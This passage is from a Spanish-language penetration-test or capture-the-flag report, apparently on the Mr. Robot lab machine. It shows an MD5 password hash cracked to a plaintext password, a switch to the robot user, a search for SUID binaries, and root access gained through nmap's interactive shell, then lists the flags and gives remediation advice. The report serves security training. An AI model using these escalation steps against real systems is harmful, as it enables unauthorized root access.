
Resultado:

- Archivos encontrados en /home/robot:
    - **bandera2.txt**.
    - **password.raw-md5**.

- Al inspeccionar el contenido del archivo password.raw-md5:
- cat password.raw-md5
-
- Resultado
-
- 3f15b52bfa4d874fa7d42b173c1a341d


Descifrado del hash encontrado

- El hash **3f15b52bfa4d874fa7d42b173c1a341d** fue identificado como MD5.
- Se utilizó la plataforma **CrackStation** para descifrar el hash:
  - URL: https://crackstation.net/.
- Resultado:
  - **Contraseña descifrada**: sayajin23.



Escalación de privilegios a usuario robot

- Se cambió al usuario robot utilizando la contraseña descifrada:
- su robot Password: sayajin23




Resultado: Acceso exitoso como usuario robot.

Confirmación del usuario activo: whoami

Resultado: robot

Enumeración de archivos y privilegios elevados

- Como usuario robot, se identificaron archivos con permisos SUID



find / -perm -u=s -type f 2>/dev/null

- Resultado: Se encontró el binario /usr/local/bin/nmap con permisos SUID.

Uso de Nmap interactivo para obtener acceso root

- Se utilizó el binario de Nmap en modo interactivo para ejecutar una shell como root
- nmap –interactive
- En el modo interactivo de Nmap: !sh
- Resultado: Acceso a una shell interactiva como usuario root.
-
- Confirmación del usuario activo: whoami
- Resultado: root

Búsqueda y recuperación de las banderas

Se localizaron las banderas utilizando el comando:


find / -name '*bandera*' 2>/dev/null

Resultado:

- **/opt/bitnami/apps/wordpress/htdocs/bandera1.txt**.
- **/home/robot/bandera2.txt**.
- **/root/bandera3.txt**

Contenido de las banderas:

bandera1.txt:	b8a2bd7f70b405df8823bd4442892c6c
bandera2.txt:	c6ad356a6d4ab0c2c9d033caadf28469
bandera3.txt:	6c6b1c7089af9c9bb7ac78f06c3c1685



Recomendaciones y Conclusiones

Se concluye que las vulnerabilidades críticas detectadas podrían comprometer la integridad y disponibilidad del sistema. Se recomienda implementar las medidas correctivas descritas en este informe y realizar evaluaciones periódicas.

Conclusiones

1. **Exposición de Archivos Sensibles:**
    - La existencia de archivos como robots.txt con información crítica (como el diccionario fsocity.dic) expone la máquina a ataques de fuerza bruta. Esto facilitó la obtención de credenciales válidas.
2. **Falta de Seguridad en las Contraseñas:**
    - El uso de una contraseña débil almacenada como hash MD5 sin sal fue un punto crítico para comprometer al usuario robot. Los hashes MD5 son fácilmente vulnerables a herramientas de descifrado como CrackStation.
3. **Configuración Insegura de Servicios:**
    - La presencia del binario nmap con permisos SUID permitió escalar privilegios a root de manera trivial, exponiendo el control total del sistema al atacante.
4. **Falta de Segmentación de Usuarios y Permisos:**
    - La mala gestión de permisos permitió que un usuario de menor privilegio pudiera acceder a archivos críticos y herramientas peligrosas, facilitando la explotación.
5. **Ausencia de Monitoreo y Alertas:**
    - No se detectaron o bloquearon las actividades maliciosas, como escaneos, ataques de fuerza bruta y el acceso a una shell remota.

Recomendaciones

1. **Mejorar la Gestión de Contraseñas:**
    - Implementar contraseñas robustas, largas y únicas, generadas con un gestor de contraseñas.
    - Usar algoritmos de hashing modernos (como bcrypt o Argon2) con sal para almacenar contraseñas.
2. **Restringir Acceso a Archivos Sensibles:**
    - Eliminar información innecesaria de archivos como robots.txt.
    - Revisar permisos de archivos y asegurar que solo sean accesibles por usuarios autorizados.
3. **Auditar y Actualizar Configuraciones de Servicios:**
    - Verificar los binarios con permisos SUID y eliminar permisos peligrosos en aplicaciones que no los requieran.
    - Mantener actualizados los servicios y herramientas instaladas.
4. **Fortalecer la Seguridad del Servidor:**
    - Implementar sistemas de detección y prevención de intrusiones (IDS/IPS).
    - Configurar un firewall para restringir el acceso únicamente a servicios esenciales.
    - Deshabilitar herramientas innecesarias como el modo interactivo de nmap.
5. **Monitorear y Registrar Actividades:**
    - Configurar herramientas de monitoreo y análisis de logs para detectar patrones de ataques como fuerza bruta o actividades inusuales.
    - Establecer alertas automatizadas ante intentos fallidos de autenticación.
6. **Realizar Auditorías Periódicas:**
    - Llevar a cabo pruebas de penetración regulares para identificar y corregir vulnerabilidades antes de que sean explotadas.
    - Implementar revisiones de seguridad en el desarrollo y despliegue de aplicaciones.
    -

7. **Capacitación del Personal:**

    - Entrenar a los administradores y desarrolladores en prácticas seguras de manejo de contraseñas, configuración de servicios y gestión de permisos.

Estas medidas reducirán significativamente el riesgo de explotación en el sistema y mejorarán la postura de seguridad de la infraestructura del cliente.